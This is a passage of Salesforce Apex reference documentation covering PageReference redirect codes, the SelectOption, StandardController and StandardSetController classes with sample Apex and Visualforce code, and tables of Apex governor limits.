- 302 — Moved Temporarily. Redirect users by sending an HTTP GET request to the target location. Because the redirection is temporary, it doesn't include update instructions.
- 303 — See Other. Redirect users by sending an HTTP GET request to the target location. Not commonly used. Useful when the client sends a POST request and you want the client to call the new web page using a GET request instead of a POST request.
- 307 — Temporary Redirect. Send the same HTTP request, regardless of the HTTP method, to the target location. Because the redirection is temporary, it doesn't include update instructions.
- 308 — Permanent Redirect. Send the same HTTP request, regardless of the HTTP method, to the target location. Includes instructions to update any references to the requested URL with the target location.

If the redirect code contains an invalid integer, an error message is displayed when `PageReference` is used by Salesforce for redirection.

Return Value

Type: System.PageReference

SelectOption Class

A `SelectOption` object specifies one of the possible values for a Visualforce `selectCheckboxes`, `selectList`, or `selectRadio` component.

Namespace

System

`SelectOption` consists of a label that is displayed to the end user, and a value that is returned to the controller if the option is selected. A `SelectOption` can also be displayed in a disabled state, so that a user cannot select it as an option, but can still view it.

Instantiation

In a custom controller or controller extension, you can instantiate a SelectOption in one of the following ways:

-
  ```
  SelectOption option = new SelectOption(value, label, isDisabled);
  ```

  where *`value`* is the String that is returned to the controller if the option is selected by a user, *`label`* is the String that is displayed to the user as the option choice, and *`isDisabled`* is a Boolean that, if true, specifies that the user cannot select the option, but can still view it.

-
  ```
  SelectOption option = new SelectOption(value, label);
  ```

  where *`value`* is the String that is returned to the controller if the option is selected by a user, and *`label`* is the String that is displayed to the user as the option choice. Because a value for *`isDisabled`* is not specified, the user can both view and select the option.

Example

The following example shows how a list of SelectOptions objects can be used to provide possible values for a `selectCheckboxes` component on a Visualforce page. In the following custom controller, the `getItems` method defines and returns the list of possible SelectOption objects:

```
public class sampleCon {

  String[] countries = new String[]{};

  public PageReference test() {
    return null;
  }

  public List<SelectOption> getItems() {
    List<SelectOption> options = new List<SelectOption>();
    options.add(new SelectOption('US','US'));
    options.add(new SelectOption('CANADA','Canada'));
    options.add(new SelectOption('MEXICO','Mexico'));
    return options;
   }

  public String[] getCountries() {
     return countries;
  }

  public void setCountries(String[] countries) {
    this.countries = countries;
  }

}
```

In the following page markup, the `<apex:selectOptions>` tag uses the `getItems` method from the controller above to retrieve the list of possible values. Because `<apex:selectOptions>` is a child of the `<apex:selectCheckboxes>` tag, the options are displayed as checkboxes:

```
 <apex:page controller="sampleCon">
  <apex:form>
    <apex:selectCheckboxes value="{!countries}">
      <apex:selectOptions value="{!items}"/>
    </apex:selectCheckboxes><br/>
```

```
    <apex:commandButton value="Test" action="{!test}" rerender="out" status="status"/>
  </apex:form>
  <apex:outputPanel id="out">
    <apex:actionstatus id="status" startText="testing...">
      <apex:facet name="stop">
        <apex:outputPanel>
          <p>You have selected:</p>
          <apex:dataList value="{!countries}" var="c">{!c}</apex:dataList>
        </apex:outputPanel>
      </apex:facet>
    </apex:actionstatus>
  </apex:outputPanel>
</apex:page>
```

IN THIS SECTION:

SelectOption Constructors

The following are constructors for `SelectOption`.

IN THIS SECTION:

`SelectOption(value, label)`

Creates a new instance of the `SelectOption` class using the specified value and label.

Signature

```
public SelectOption(String value, String label)
```

Parameters

`value`

Type: String

The string that is returned to the Visualforce controller if the option is selected by a user.

`label`

Type: String

The string that is displayed to the user as the option choice.

`SelectOption(value, label, isDisabled)`

Creates a new instance of the `SelectOption` class using the specified value, label, and disabled setting.

Signature

```
public SelectOption(String value, String label, Boolean isDisabled)
```

Parameters

`value`
Type: String

The string that is returned to the Visualforce controller if the option is selected by a user.

`label`
Type: String

The string that is displayed to the user as the option choice.

`isDisabled`
Type: Boolean

If set to true, the option can't be selected by the user but can still be viewed.

SelectOption Methods

The following are methods for `SelectOption`. All are instance methods.

IN THIS SECTION:

getDisabled()
Returns the current value of the SelectOption object's `isDisabled` attribute.

getEscapeItem()
Returns the current value of the SelectOption object's `itemEscaped` attribute.

getLabel()
Returns the option label that is displayed to the user.

getValue()
Returns the option value that is returned to the controller if a user selects the option.

setDisabled(isDisabled)
Sets the value of the SelectOption object's `isDisabled` attribute.

setEscapeItem(itemsEscaped)
Sets the value of the SelectOption object's `itemEscaped` attribute.

setLabel(label)
Sets the value of the option label that is displayed to the user.

setValue(value)
Sets the value of the option value that is returned to the controller if a user selects the option.

`getDisabled()`

Returns the current value of the SelectOption object's `isDisabled` attribute.

Signature

```
public Boolean getDisabled()
```

Return Value

Type: Boolean

Usage

If `isDisabled` is set to `true`, the user can view the option, but cannot select it. If `isDisabled` is set to `false`, the user can both view and select the option.

`getEscapeItem()`

Returns the current value of the SelectOption object's `itemEscaped` attribute.

Signature

```
public Boolean getEscapeItem()
```

Return Value

Type: Boolean

Usage

If `itemEscaped` is set to `true`, sensitive HTML and XML characters are escaped in the HTML output generated by this component. If `itemEscaped` is set to `false`, items are rendered as written.

`getLabel()`

Returns the option label that is displayed to the user.

Signature

```
public String getLabel()
```

Return Value

Type: String

`getValue()`

Returns the option value that is returned to the controller if a user selects the option.

Signature

```
public String getValue()
```

Return Value

Type: String

setDisabled(isDisabled)

Sets the value of the SelectOption object's `isDisabled` attribute.

Signature

```
public Void setDisabled(Boolean isDisabled)
```

Parameters

isDisabled
Type: Boolean

Return Value

Type: Void

Usage

If `isDisabled` is set to `true`, the user can view the option, but cannot select it. If `isDisabled` is set to `false`, the user can both view and select the option.

setEscapeItem(itemsEscaped)

Sets the value of the SelectOption object's `itemEscaped` attribute.

Signature

```
public Void setEscapeItem(Boolean itemsEscaped)
```

Parameters

itemsEscaped
Type: Boolean

Return Value

Type: Void

Usage

If `itemEscaped` is set to `true`, sensitive HTML and XML characters are escaped in the HTML output generated by this component. If `itemEscaped` is set to `false`, items are rendered as written.

`setLabel(label)`

Sets the value of the option label that is displayed to the user.

Signature

```
public Void setLabel(String label)
```

Parameters

`label`
  Type: String

Return Value

Type: Void

`setValue(value)`

Sets the value of the option value that is returned to the controller if a user selects the option.

Signature

```
public Void setValue(String value)
```

Parameters

`value`
  Type: String

Return Value

Type: Void

StandardController Class

Use a StandardController when defining an extension for a standard controller.

Namespace

ApexPages

Usage

StandardController objects reference the pre-built Visualforce controllers provided by Salesforce. The only time it is necessary to refer to a StandardController object is when defining an extension for a standard controller. StandardController is the data type of the single argument in the extension class constructor.

Instantiation

You can instantiate a StandardController in the following way:

```
ApexPages.StandardController sc = new ApexPages.StandardController(sObject);
```

Example

The following example shows how a StandardController object can be used in the constructor for a standard controller extension:

```
public class myControllerExtension {

    private final Account acct;

    // The extension constructor initializes the private member
    // variable acct by using the getRecord method from the standard
    // controller.
    public myControllerExtension(ApexPages.StandardController stdController) {
        this.acct = (Account)stdController.getRecord();
    }

    public String getGreeting() {
        return 'Hello ' + acct.name + ' (' + acct.id + ')';
    }
}
```

The following Visualforce markup shows how the controller extension from above can be used in a page:

```
<apex:page standardController="Account" extensions="myControllerExtension">
    {!greeting} <p/>
    <apex:form>
        <apex:inputField value="{!account.name}"/> <p/>
        <apex:commandButton value="Save" action="{!save}"/>
    </apex:form>
</apex:page>
```

IN THIS SECTION:

StandardController Constructors

StandardController Methods

SEE ALSO:

Standard Controllers

StandardController Constructors

The following are constructors for `StandardController`.

IN THIS SECTION:

`StandardController(controllerSObject)`

Creates a new instance of the `ApexPages.StandardController` class for the specified standard or custom object.

Signature

```
public StandardController(SObject controllerSObject)
```

Parameters

`controllerSObject`

Type: SObject

A standard or custom object.

StandardController Methods

The following are methods for `StandardController`. All are instance methods.

IN THIS SECTION:

reset()
Forces the controller to reacquire access to newly referenced fields. Any changes made to the record prior to this method call are discarded.

save()
Saves changes and returns the updated PageReference.

view()
Returns the PageReference object of the standard detail page.

`addFields(fieldNames)`

When a Visualforce page is loaded, the fields accessible to the page are based on the fields referenced in the Visualforce markup. This method adds a reference to each field specified in `fieldNames` so that the controller can explicitly access those fields as well.

Signature

```
public Void addFields(List<String> fieldNames)
```

Parameters

`fieldNames`
Type: List<String>

Return Value

Type: Void

Usage

This method should be called before a record has been loaded—typically, it's called by the controller's constructor. If this method is called outside of the constructor, you must use the `reset()` method before calling `addFields()`.

The strings in `fieldNames` can either be the API name of a field, such as AccountId, or they can be explicit relationships to fields, such as `something__r.myField__c`.

This method is only for controllers used by dynamicVisualforce bindings.

`cancel()`

Returns the PageReference of the cancel page.

Signature

```
public System.PageReference cancel()
```

Return Value

Type: System.PageReference

`delete()`

Deletes record and returns the PageReference of the delete page.

Signature

```
public System.PageReference delete()
```

Return Value

Type: System.PageReference

`edit()`

Returns the PageReference of the standard edit page.

Signature

```
public System.PageReference edit()
```

Return Value

Type: System.PageReference

`getId()`

Returns the ID of the record that is currently in context, based on the value of the `id` query string parameter in the Visualforce page URL.

Signature

```
public String getId()
```

Return Value

Type: String

`getRecord()`

Returns the record that is currently in context, based on the value of the `id` query string parameter in the Visualforce page URL.

Signature

```
public SObject getRecord()
```

Return Value

Type: sObject

Usage

Note that only the fields that are referenced in the associated Visualforce markup are available for querying on this SObject. All other fields, including fields from any related objects, must be queried using a SOQL expression.

Tip: You can work around this restriction by including a hidden component that references any additional fields that you want to query. Hide the component from display by setting the component's `rendered` attribute to `false`.

Example

```
<apex:outputText
value="{!account.billingcity}
{!account.contacts}"
rendered="false"/>
```

`reset()`

Forces the controller to reacquire access to newly referenced fields. Any changes made to the record prior to this method call are discarded.

Signature

`public Void reset()`

Return Value

Type: Void

Usage

This method is only used if `addFields` is called outside the constructor, and it must be called directly before `addFields`.

This method is only for controllers used by dynamicVisualforce bindings.

`save()`

Saves changes and returns the updated PageReference.

Signature

`public System.PageReference save()`

Return Value

Type: System.PageReference

`view()`

Returns the PageReference object of the standard detail page.

Signature

```
public System.PageReference view()
```

Return Value

Type: System.PageReference

StandardSetController Class

`StandardSetController` objects allow you to create list controllers similar to, or as extensions of, the pre-built Visualforce list controllers provided by Salesforce.

Namespace

ApexPages

Usage

The `StandardSetController` class also contains a *prototype object*. This is a single `sObject` contained within the Visualforce StandardSetController class. If the prototype object's fields are set, those values are used during the save action, meaning that the values are applied to every record in the set controller's collection. This is useful for writing pages that perform mass updates (applying identical changes to fields within a collection of objects).

Note: Fields that are required in other Salesforce objects will keep the same requiredness when used by the prototype object.

Instantiation

You can instantiate a StandardSetController in either of the following ways:

- From a list of sObjects:

```
List<account> accountList = [SELECT Name FROM Account LIMIT 20];
ApexPages.StandardSetController ssc = new ApexPages.StandardSetController(accountList);
```

- From a query locator:

```
ApexPages.StandardSetController ssc =
new ApexPages.StandardSetController(Database.getQueryLocator([SELECT Name,CloseDate FROM
 Opportunity]));
```

Note: The maximum record limit for StandardSetController is 10,000 records. Instantiating StandardSetController using a query locator returning more than 10,000 records causes a LimitException to be thrown. However, instantiating StandardSetController with a list of more than 10,000 records doesn’t throw an exception, and instead truncates the records to the limit.

Example

The following example shows how a StandardSetController object can be used in the constructor for a custom list controller:

```
public class opportunityList2Con {
    // ApexPages.StandardSetController must be instantiated
    // for standard list controllers
    public ApexPages.StandardSetController setCon {
        get {
            if(setCon == null) {
                setCon = new ApexPages.StandardSetController(Database.getQueryLocator(
                    [SELECT Name, CloseDate FROM Opportunity]));
            }
            return setCon;
        }
        set;
    }

    // Initialize setCon and return a list of records
    public List<Opportunity> getOpportunities() {
        return (List<Opportunity>) setCon.getRecords();
    }
}
```

The following Visualforce markup shows how the controller above can be used in a page:

```
<apex:page controller="opportunityList2Con">
    <apex:pageBlock>
        <apex:pageBlockTable value="{!opportunities}" var="o">
            <apex:column value="{!o.Name}"/>
            <apex:column value="{!o.CloseDate}"/>
        </apex:pageBlockTable>
    </apex:pageBlock>
</apex:page>
```

IN THIS SECTION:

StandardSetController Constructors

StandardSetController Methods

SEE ALSO:

Standard List Controllers

Mass Updating Records with a Custom List Controller

StandardSetController Constructors

The following are constructors for `StandardSetController`.

IN THIS SECTION:

StandardSetController(queryLocator)

Creates an instance of the `ApexPages.StandardSetController` class for the list of objects returned by the query locator.

StandardSetController(controllerSObjects)
: Creates an instance of the `ApexPages.StandardSetController` class for the specified list of standard or custom objects.

`StandardSetController(queryLocator)`

Creates an instance of the `ApexPages.StandardSetController` class for the list of objects returned by the query locator.

Signature

```
public StandardSetController(Database.QueryLocator queryLocator)
```

Parameters

queryLocator
: Type: Database.QueryLocator

  A query locator representing a list of sObjects.

`StandardSetController(controllerSObjects)`

Creates an instance of the `ApexPages.StandardSetController` class for the specified list of standard or custom objects.

Signature

```
public StandardSetController(List<sObject> controllerSObjects)
```

Parameters

controllerSObjects
: Type: List<sObject>

  A List of standard or custom objects.

Example

```
List<account> accountList = [SELECT Name FROM Account LIMIT 20];
ApexPages.StandardSetController ssc = new ApexPages.StandardSetController(accountList);
```

StandardSetController Methods

The following are methods for `StandardSetController`. All are instance methods.

IN THIS SECTION:

cancel()
: Returns the PageReference of the original page, if known, or the home page.

first()
: Changes the set of records that the controller returns to the first page of records.

getCompleteResult()

Indicates whether there are more records in the set than the maximum record limit. If this is false, there are more records than you can process using the list controller. The maximum record limit is 10,000 records.

getFilterId()

Returns the ID of the filter that is currently in context.

getHasNext()

Indicates whether there are more records after the current page set.

getHasPrevious()

Indicates whether there are more records before the current page set.

getListViewOptions()

Returns a list of the listviews available to the current user.

getPageNumber()

Returns the page number of the current page set. Note that the first page returns 1.

getPageSize()

Returns the number of records included in each page set.

getRecord()

Returns the sObject that represents the changes to the selected records. This retrieves the prototype object contained within the class, and is used for performing mass updates.

getRecords()

Returns the list of sObjects in the current page set. This list is immutable, i.e. you can't call `clear`() on it.

getResultSize()

Returns the number of records in the set.

getSelected()

Returns the list of sObjects that have been selected.

last()

Changes the set of records that the controller returns to the last page of records.

next()

Changes the set of records that the controller returns to the next page of records.

previous()

Changes the set of records that the controller returns to the previous page of records.

save()

Inserts new records or updates existing records that have been changed. After this operation is finished, it returns a PageReference to the original page, if known, or the home page.

setFilterID(filterId)

Sets the filter ID of the controller.

setpageNumber(pageNumber)

Sets the page number.

setPageSize(pageSize)

Sets the number of records in each page set.

setSelected(selectedRecords)

Set the selected records to the records specified in the *`selectedRecords`* argument.

cancel()

Returns the PageReference of the original page, if known, or the home page.

Signature

```
public System.PageReference cancel()
```

Return Value

Type: System.PageReference

SEE ALSO:

Standard List Controller Actions

first()

Changes the set of records that the controller returns to the first page of records.

Signature

```
public Void first()
```

Return Value

Type: Void

SEE ALSO:

Standard List Controller Actions

getCompleteResult()

Indicates whether there are more records in the set than the maximum record limit. If this is false, there are more records than you can process using the list controller. The maximum record limit is 10,000 records.

Signature

```
public Boolean getCompleteResult()
```

Return Value

Type: Boolean

getFilterId()

Returns the ID of the filter that is currently in context.

Note: The `getFilterID()` method doesn't support list views without filter IDs, such as the Recently Viewed list view. In these cases, the method returns the first filter ID of the object's available list views. If called within an `<apex:enhancedList>` component, the method returns the filter ID of the last used list view.

Signature

```
public String getFilterId()
```

Return Value

Type: String

SEE ALSO:

- Standard List Controller Actions
- List Views with Standard List Controllers

getHasNext()

Indicates whether there are more records after the current page set.

Signature

```
public Boolean getHasNext()
```

Return Value

Type: Boolean

getHasPrevious()

Indicates whether there are more records before the current page set.

Signature

```
public Boolean getHasPrevious()
```

Return Value

Type: Boolean

getListViewOptions()

Returns a list of the listviews available to the current user.

Signature

```
public System.SelectOption getListViewOptions()
```

Return Value

Type: System.SelectOption[]

SEE ALSO:

Standard List Controller Actions

List Views with Standard List Controllers

getPageNumber()

Returns the page number of the current page set. Note that the first page returns 1.

Signature

```
public Integer getPageNumber()
```

Return Value

Type: Integer

getPageSize()

Returns the number of records included in each page set.

Signature

```
public Integer getPageSize()
```

Return Value

Type: Integer

getRecord()

Returns the sObject that represents the changes to the selected records. This retrieves the prototype object contained within the class, and is used for performing mass updates.

Signature

```
public sObject getRecord()
```

Return Value

Type: sObject

SEE ALSO:

Building a Custom List Controller

getRecords()

Returns the list of sObjects in the current page set. This list is immutable, i.e. you can't call `clear()` on it.

Signature

```
public sObject[] getRecords()
```

Return Value

Type: sObject[]

SEE ALSO:

Building a Custom List Controller

getResultSize()

Returns the number of records in the set.

Signature

```
public Integer getResultSize()
```

Return Value

Type: Integer

getSelected()

Returns the list of sObjects that have been selected.

Signature

```
public sObject[] getSelected()
```

Return Value

Type: sObject[]

last()

Changes the set of records that the controller returns to the last page of records.

Signature

```
public Void last()
```

Return Value

Type: Void

SEE ALSO:

Standard List Controller Actions

next()

Changes the set of records that the controller returns to the next page of records.

Signature

```
public Void next()
```

Return Value

Type: Void

SEE ALSO:

Standard List Controller Actions

previous()

Changes the set of records that the controller returns to the previous page of records.

Signature

```
public Void previous()
```

Return Value

Type: Void

SEE ALSO:

Standard List Controller Actions

save()

Inserts new records or updates existing records that have been changed. After this operation is finished, it returns a PageReference to the original page, if known, or the home page.

Signature

```
public System.PageReference save()
```

Return Value

Type: System.PageReference

SEE ALSO:

Standard List Controller Actions

`setFilterID(filterId)`

Sets the filter ID of the controller.

Signature

```
public Void setFilterID(String filterId)
```

Parameters

`filterId`
Type: String

Return Value

Type: Void

`setpageNumber(pageNumber)`

Sets the page number.

Signature

```
public Void setpageNumber(Integer pageNumber)
```

Parameters

`pageNumber`
Type: Integer

Return Value

Type: Void

`setPageSize(pageSize)`

Sets the number of records in each page set.

Signature

```
public Void setPageSize(Integer pageSize)
```

Parameters

pageSize
Type: Integer

Return Value

Type: Void

setSelected(selectedRecords)

Set the selected records to the records specified in the *selectedRecords* argument.

Signature

`public Void setSelected(sObject[] selectedRecords)`

Parameters

selectedRecords
Type: sObject[]

Return Value

Type: Void

Usage

Use the `setSelected()` method in your Apex controller or controller extension to manually set the records displayed on a Visualforce page. The `setSelected()` method overwrites any previously selected records with the records specified in the *selectedRecords* argument.

Example

`AccountNamePage` shows a table of account names. `MyControllerExtension`'s constructor contains a SOQL query that returns a list of accounts. This list is passed into `setSelected()` so that the account records in the list are selected and displayed in the table.

```
<!-- AccountNamePage.page -->
<apex:page standardController="Account" recordSetVar="accounts"
extensions="MyControllerExtension">
    <apex:pageBlock>
        <apex:pageBlockTable value="{!accounts}" var="acc">
            <apex:column value="{!acc.name}"/>
        </apex:pageBlockTable>
    </apex:pageBlock>
</apex:page>


// MyControllerExtension.cls
public with sharing class MyControllerExtension {
    private ApexPages.StandardSetController setController;

    public MyControllerExtension(ApexPages.StandardSetController setController) {
        this.setController = setController;

        Account [] records = [SELECT Id, Name FROM Account LIMIT 30];
        setController.setSelected(records);
    }
}
```

SEE ALSO:

Accessing Data with List Controllers

APPENDIX D Execution Governors and Limits

The Apex limits, or *governors*, track, and enforce the statistics outlined in the following tables and sections.

- Per-Transaction Apex Limits
- Per-Transaction Certified Managed Package Limits
- Lightning Platform Apex Limits
- Static Apex Limits
- Size-Specific Apex Limits
- Miscellaneous Apex Limits

In addition to the core Apex governor limits, email limits and push notification limits are also included later in this topic for your convenience.

Per-Transaction Apex Limits

These limits count for each Apex transaction. For Batch Apex, these limits are reset for each execution of a batch of records in the `execute` method.

This table lists limits for synchronous Apex and asynchronous Apex (Batch Apex and future methods) when they're different. Otherwise, this table lists only one limit that applies to both synchronous and asynchronous Apex.

Note:

- Although scheduled Apex is an asynchronous feature, synchronous limits apply to scheduled Apex jobs.
- For Bulk API and Bulk API 2.0 transactions, the effective limit is the higher of the synchronous and asynchronous limits. For example, the maximum number of Bulk Apex jobs added to the queue with `System.enqueueJob` is the synchronous limit (50), which is higher than the asynchronous limit (1).

Description	Synchronous Limit	Asynchronous Limit
Total number of SOQL queries issued[1]	100	200
Total number of records retrieved by SOQL queries	50,000	50,000
Total number of records retrieved by `Database.getQueryLocator`	10,000	10,000
Total number of SOSL queries issued	20	20
Total number of records retrieved by a single SOSL query	2,000	2,000
Total number of DML statements issued[2]	150	150

Description	Synchronous Limit	Asynchronous Limit
Total number of records processed as a result of DML statements, `Approval.process`, or `database.emptyRecycleBin`	10,000	10,000
Total stack depth for any Apex invocation that recursively fires triggers due to `insert`, `update`, or `delete` statements[3]	16	16
Total number of callouts (HTTP requests or web services calls) in a transaction	100	100
Maximum cumulative timeout for all callouts (HTTP requests or Web services calls) in a transaction	120 seconds	120 seconds
Maximum number of methods with the `future` annotation allowed per Apex invocation	50	0 in batch and future contexts; 50 in queueable context
Maximum number of Apex jobs added to the queue with `System.enqueueJob`	50	1
Total number of `sendEmail` methods allowed	10	10
Total heap size[4]	6 MB	12 MB
Maximum CPU time on the Salesforce servers[5]	10,000 milliseconds	60,000 milliseconds
Maximum execution time for each Apex transaction	10 minutes	10 minutes
Maximum number of push notification method calls allowed per Apex transaction	10	10
Maximum number of push notifications that can be sent in each push notification method call	2,000	2,000
Maximum number of `EventBus.publish` calls for platform events configured to publish immediately	150	150
Maximum number of rows per Apex cursor	50 million	50 million
Maximum number of Apex cursors per day	10,000	10,000
Maximum number of cursor fetch calls per transaction	10	10
Maximum number of Apex cursor rows fetched per day (aggregate)	100 million	100 million

[1] In a SOQL query with parent-child relationship subqueries, each parent-child relationship counts as an extra query. These types of queries have a limit of three times the number for top-level queries. The limit for subqueries corresponds to the value that `Limits.getLimitAggregateQueries()` returns. The row counts from these relationship queries contribute to the row counts of the overall code execution. This limit doesn't apply to custom metadata types. In a single Apex transaction, custom metadata records can have unlimited SOQL queries. In addition to static SOQL statements, calls to the following methods count against the number of SOQL statements issued in a request.

- `Database.countQuery`, `Database.countQueryWithBinds`
- `Database.getQueryLocator`, `Database.getQueryLocatorWithBinds`
- `Database.query`, `Database.queryWithBinds`

[2] Calls to the following methods count against the number of DML statements issued in a request.

- `Approval.process`
- `Database.convertLead`
- `Database.emptyRecycleBin`
- `Database.rollback`
- `Database.setSavePoint`
- `delete` and `Database.delete`
- `insert` and `Database.insert`
- `merge` and `Database.merge`
- `undelete` and `Database.undelete`
- `update` and `Database.update`
- `upsert` and `Database.upsert`
- `EventBus.publish` for platform events configured to publish after commit
- `System.runAs`

[3] Recursive Apex that doesn't fire any triggers with `insert`, `update`, or `delete` statements, exists in a single invocation, with a single stack. Conversely, recursive Apex that fires a trigger spawns the trigger in a new Apex invocation. The new invocation is separate from the invocation of the code that caused it to fire. Spawning a new invocation of Apex is a more expensive operation than a recursive call in a single invocation. Therefore, there are tighter restrictions on the stack depth of these types of recursive calls.

[4] Email services heap size is 50 MB.

[5] CPU time is calculated for all executions on the Salesforce application servers occurring in one Apex transaction. CPU time is calculated for the executing Apex code, and for any processes that are called from this code, such as package code and workflows. CPU time is private for a transaction and is isolated from other transactions. Application server CPU time spent in DML operations is counted towards the Apex CPU limit. Operations that don't consume application server CPU time aren't counted toward CPU time. For example, the portion of execution time spent in the database for DML, SOQL, and SOSL isn't counted, nor is waiting time for Apex callouts. Bulk API and Bulk API 2.0 consume a unique governor limit for CPU time on Salesforce Servers, with a maximum value of 60,000 milliseconds.

Note:

- Limits apply individually to each `testMethod`.
- To determine the code execution limits for your code while it's running, use the Limits methods. For example, you can use the `getDMLStatements` method to determine the number of DML statements that have already been called by your program. Or, you can use the `getLimitDMLStatements` method to determine the total number of DML statements available to your code.

Per-Transaction Certified Managed Package Limits

Certified managed packages—managed packages that have passed the security review for AppExchange—get their own set of limits for most per-transaction limits. Salesforce ISV Partners develop certified managed packages, which are installed in your org from AppExchange and have unique namespaces.

Here's an example that illustrates the separate certified managed package limits for DML statements. If you install a certified managed package, all the Apex code in that package gets its own 150 DML statements. These DML statements are in addition to the 150 DML statements your org's native code can execute. This limit increase means more than 150 DML statements can execute during a single transaction if code from the managed package and your native org both executes. Similarly, the certified managed package gets its own 100-SOQL-query limit for synchronous Apex, in addition to the org's native code limit of 100 SOQL queries.

There's no limit on the number of certified namespaces that can be invoked in a single transaction. However, the number of operations that can be performed in each namespace must not exceed the per-transaction limits. There's also a limit on the cumulative number of operations that can be made across namespaces in a transaction. This cumulative limit is 11 times the per-namespace limit. For example, if the per-namespace limit for SOQL queries is 100, a single transaction can perform up to 1,100 SOQL queries. In this case, the cumulative limit is 11 times the per-namespace limit of 100. These queries can be performed across an unlimited number of namespaces, as long as any one namespace doesn't have more than 100 queries. The cumulative limit doesn't affect limits that are shared across all namespaces, such as the limit on maximum CPU time.

Note:

- These cross-namespace limits apply only to namespaces in certified managed packages.
- Namespaces in non-certified packages don't have their own separate governor limits. The resources that they use continue to count against the same governor limits used by the org's custom code.

This table lists the cumulative cross-namespace limits.

Description	Cumulative Cross-Namespace Limit
Total number of SOQL queries issued	1,100
Total number of records retrieved by `Database.getQueryLocator`	110,000
Total number of SOSL queries issued	220
Total number of DML statements issued	1,650
Total number of callouts (HTTP requests or web services calls) in a transaction	1,100
Total number of `sendEmail` methods allowed	110

All per-transaction limits count separately for certified managed packages except for:

- The total heap size
- The maximum CPU time
- The maximum transaction execution time
- The maximum number of unique namespaces

These limits count for the entire transaction, regardless of how many certified managed packages are running in the same transaction.

The code from a package from AppExchange, not created by a Salesforce ISV Partner and not certified, doesn't have its own separate governor limits. Any resources used by the package count against the total org governor limits. Cumulative resource messages and warning emails are also generated based on managed package namespaces.

For more information on Salesforce ISV Partner packages, see Salesforce Partner Programs.

Lightning Platform Apex Limits

The limits in this table aren't specific to an Apex transaction; Lightning Platform enforces these limits.

Description	Limit
The maximum number of asynchronous Apex method executions (batch Apex, future methods, Queueable Apex, and scheduled Apex) per a 24-hour period[1,6,7]	250,000 or the number of user licenses in your org multiplied by 200, whichever is greater
Number of synchronous concurrent transactions for long-running transactions that last longer than 5 seconds for each org.[2]	Based on the number of applicable licenses[8] in an org, the limit is calculated as a ratio of 100 licenses to one concurrent long-running Apex transaction[9]. • Minimum limit is 10 • Maximum limit is 50
Maximum number of Apex classes scheduled concurrently	100. In Developer Edition orgs, the limit is 5.
Maximum number of batch Apex jobs in the Apex flex queue that are in `Holding` status	100
Maximum number of batch Apex jobs queued or active concurrently[3]	5
Maximum number of batch Apex job `start` method concurrent executions[4]	1
Maximum number of batch jobs that can be submitted in a running test	5
Maximum number of test classes that can be queued per 24-hour period (production orgs other than Developer Edition)[5,6]	The greater of 500 or 10 multiplied by the number of test classes in the org
Maximum number of test classes that can be queued per 24-hour period (sandbox and Developer Edition orgs)[5,6]	The greater of 500 or 20 multiplied by the number of test classes in the org

[1] For Batch Apex, method executions include executions of the `start`, `execute`, and `finish` methods. This limit is for your entire org and is shared with all asynchronous Apex: Batch Apex, Queueable Apex, scheduled Apex, and future methods. The license types that count toward this limit include full Salesforce and Salesforce Platform user licenses, App Subscription user licenses, Chatter Only users, Identity users, and Company Communities users.

[2] If more transactions are started while the default number of long-running transactions are still running, they're denied. HTTP callout processing time isn't included when calculating this limit.

[3] When batch jobs are submitted, they're held in the flex queue before the system queues them for processing.

[4] Batch jobs that haven't started yet remain in the queue until they're started. If more than one job is running, this limit doesn't cause any batch job to fail.`execute` methods of batch Apex jobs still run in parallel.

[5] This limit applies to tests running asynchronously. This group of tests includes tests started through the Salesforce user interface including the Developer Console or by inserting `ApexTestQueueItem` objects using SOAP API.

[6] To check how many asynchronous Apex executions are available, make a request to REST API `limits` resource or use Apex methods `OrgLimits.getAll()` or `OrgLimits.getMap()`. See List Organization Limits in the *REST API Developer Guide* and OrgLimits Class in the *Apex Reference Guide*.

[7] If the number of asynchronous Apex executions needed by a job exceeds the available number that's calculated using the 24-hour rolling limit, an exception is thrown. Batch Apex preemptively checks the required asynchronous job capacity when `Database.executeBatch` is called and the `start` method has returned the workload. The batch won't start unless there is sufficient capacity for the entire job available. For example, if the batch requires 10,000 executions and the remaining asynchronous limit is 9,500 executions, an `AsyncApexExecutions Limit exceeded` exception is thrown, and the remaining executions are left unchanged.

[8] The license types that count toward this limit include full Salesforce and Salesforce Platform user licenses, App Subscription user licenses, Chatter Only users, Identity users, and Company Communities users.

[9] For example, if your org has 4,000 licenses, the concurrent long-running Apex requests limit is set at 40. If your org has 5,000 or more licenses, the concurrent long-running Apex requests limit is set at 50, which is the maximum capped limit. If your org has 1,000 or fewer licenses, the concurrent long-running Apex requests limit is set at 10, which is the minimum floor limit.

Static Apex Limits

Description	Limit
Default timeout of callouts (HTTP requests or Web services calls) in a transaction	10 seconds
Maximum size of callout request or response (HTTP request or Web services call)[1]	6 MB for synchronous Apex or 12 MB for asynchronous Apex
Maximum SOQL query run time before Salesforce cancels the transaction	120 seconds
Maximum number of class and trigger code units in a deployment of Apex	7500
Apex trigger batch size[2]	200
For loop list batch size	200
Maximum number of records returned for a Batch Apex query in `Database.QueryLocator`	50 million

[1] The HTTP request and response sizes count towards the total heap size.

[2] The Apex trigger batch size for platform events and Change Data Capture events is 2,000. The trigger batch size doesn't apply when using Mass Transfer Records.

Size-Specific Apex Limits

Description	Limit
Maximum number of characters for a class	1 million
Maximum number of characters for a trigger	1 million
Maximum amount of code used by all Apex code in an org[1 ,3 ,4]	6 MB
Method size limit[2]	65,535 bytecode instructions in compiled form

[1] This limit doesn't apply to Apex code in first generation(1GP) or second generation(2GP) managed packages. The code in those types of packages belongs to a namespace unique from the code in your org. This limit also doesn't apply to any code included in a class defined with the `@isTest` annotation.

[2] Large methods that exceed the allowed limit cause an exception to be thrown during the execution of your code.

[3] The default 6 MB limit can be increased by opening a support case for your org. Before you apply for a limit increase, ensure that you're following best practices outlined in Increase Apex Code Character Limit.

[4] For scratch orgs, the limit is 10MB. The limit can be increased by opening a support case for your org. Before you apply for a limit increase, ensure that you're following the best practices.

Miscellaneous Apex Limits

Connect in Apex

For classes in the `ConnectApi` namespace, every write operation costs one DML statement against the Apex governor limit. `ConnectApi` method calls are also subject to rate limits. `ConnectApi` rate limits match Connect REST API rate limits, and have a per user, per namespace, per hour rate limit. When you exceed the rate limit, a `ConnectApi.RateLimitException` is thrown. Your Apex code must catch and handle this exception.

For migrated orgs and orgs created in Summer '24 and later, only `ConnectApi` method calls that require Chatter are subject to the per user, per namespace, per hour rate limit. The documentation for every `ConnectApi` method indicates whether Chatter is required. `ConnectApi` method calls that don't require Chatter count toward the Salesforce Platform total API request allocations, which are per org and span a 24-hour period.

Data.com Clean

